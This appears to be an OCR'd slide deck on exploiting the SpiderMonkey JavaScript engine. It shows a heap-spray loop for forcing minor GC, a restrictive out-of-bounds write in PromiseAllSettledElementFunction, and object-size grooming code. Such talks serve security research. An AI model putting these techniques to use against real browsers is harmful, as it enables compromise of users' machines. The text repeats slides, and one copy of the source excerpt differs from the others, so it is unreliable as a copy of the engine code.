
```
const MinorGC_Array_Size = 0x800*3 + 0x10;
  for (let i=0; i<MinorGC_Array_Size; i++) {
    fake_arr_container_arr[i] = [
      a, b, c, d, e, f, g, h
    ];
}
```




```
void* CellAllocator::RetryNurseryAlloc(…) {
  //…
  Nursery& nursery = cx->nursery();
  JS::GCReason reason =
                  nursery.handleAllocationFailure();
  //…
  if (!cx->suppressGC) {
    cx->runtime()->gc.minorGC(reason);
    //…
  }
  //…
}
```


Internals: Triggering Minor GC

```
const MinorGC_Array_Size = 0x800*3 + 0x10;
  for (let i=0; i<MinorGC_Array_Size; i++) {
    fake_arr_container_arr[i] = [
      a, b, c, d, e, f, g, h
    ];
}
```






```
void* CellAllocator::RetryNurseryAlloc(…) {
  //…
  Nursery& nursery = cx->nursery();
  JS::GCReason reason =
                    nursery.handleAllocationFailure();
  //…
  if (!cx->suppressGC) {
    cx->runtime()->gc.minorGC(reason);
    //…
  }
  //…
}
```

Internals: Triggering Minor GC



Internals: Triggering Minor GC






0x2.1 – From a Highly Restrictive OOBW to Powerful Primitives


A Highly Restrictive Out-of-Bounds Write

```
static bool PromiseAllSettledElementFunction(…) {
  //…
  uint32_t index;
  if (PromiseCombinatorElementFunctionAlreadyCalled(
          args, &data, &index)) {
      args.rval().setUndefined();
      return true;
  }
  //…
  if (!values.unwrappedArray()-
>getDenseElement(index).isUndefined())
  {
      args.rval().setUndefined();
      return true;
  }
  //…
  RootedValue objVal(cx, ObjectValue(*obj));
  if (!values.setElement(cx, index, objVal)) {
        return false; }
  //…
}
```



A Highly Restrictive Out-of-Bounds Write


```
static bool PromiseAllSettledElementFunction(…) {
  //…
  uint32_t index;
  if (PromiseCombinatorElementFunctionAlreadyCalled(
          args, &data, &index)) {
      args.rval().setUndefined();
      return true;
  }
  //…
  if (!values.unwrappedArray()-
>getDenseElement(index).isUndefined())
  {
      args.rval().setUndefined();
      return true;
  }
  //…
  RootedValue objVal(cx, ObjectValue(*obj));
  if (!values.setElement(cx, index, objVal)) {
        return false; }
  //…
}
```




A Highly Restrictive Out-of-Bounds Write

```
static bool PromiseAllSettledElementFunction(…) {
  //…
  uint32_t index;
  if (PromiseCombinatorElementFunctionAlreadyCalled(
          args, &data, &index)) {
      args.rval().setUndefined();
      return true;
  }
  //…
  if (!values.unwrappedArray()-
>getDenseElement(index).isUndefined())
  {
      args.rval().setUndefined();
      return true;
  }
  //…
  RootedValue objVal(cx, ObjectValue(*obj));
  if (values.setElement(cx, index, objVal)) {
      return false; }
  //…
}
```

values_array[idx] = objVal



Find the Suitable Object



Create an Object with Controllable Properties

```
class C0 {
  constructor(p1, p2, p3, p4, p5) {
    this.p1 = p1; this.p2 = p2;
    this.p3 = p3; this.p4 = p4;
    this.p5 = p5;
  }
}
var c0 = new C0(
  undefined,undefined,
  undefined,undefined,undefined
);
```

Nursery Heap

obj_C0 (AllocKind::OBJECT8 – size:0x58)

shape	slots	elements	undefined
undefined	undefined	undefined	undefined
uninit	uninit	uninit	

SpiderMonkey

Create an Object with Controllable Size

```
class C0 {
  constructor(p1, p2, p3, p4, p5) {
    this.p1 = p1; this.p2 = p2;
    this.p3 = p3; this.p4 = p4;
    this.p5 = p5;
  }
}
var c0 = new C0(
  undefined,undefined,
  undefined,undefined,undefined
);
```

Nursery Heap

obj_C0 (AllocKind::OBJECT8 – size:0x58)			
shape	slots	elements	undefined
undefined	undefined	undefined	undefined
uninit	uninit	uninit	

SpiderMonkey

MaybeCreateThisForConstructor

↓

js::CreateThis

↓

js::ThisShapeForFunction

↓

```
inline bool JSFunction::getAllocKindForThis(…) {
  //…
  size_t propertyCountEstimate =
script->immutableScriptData()-
>propertyCountEstimate;
  // Choose the alloc assuming at least the
  default NewObjectKind slots, but bigger if our
  estimate shows we need it.
  allocKind = js::gc::GetGCObjectKind(…);
  return true;
}
```

Create an Object with Controllable Size

```
class C0 {
  constructor(p1, p2, p3, p4, p5) {
    this.p1 = p1; this.p2 = p2;
    this.p3 = p3; this.p4 = p4;
    this.p5 = p5;
  }
}
var c0 = new C0(
  undefined,undefined,
  undefined,undefined,undefined
);
```

Nursery Heap

obj_C0 (AllocKind::OBJECT8 - size:0x58)			
shape	slots	elements	undefined
undefined	undefined	undefined	undefined
uninit	uninit	uninit	

SpiderMonkey

MaybeCreateThisForConstructor

↓

js::CreateThis

↓

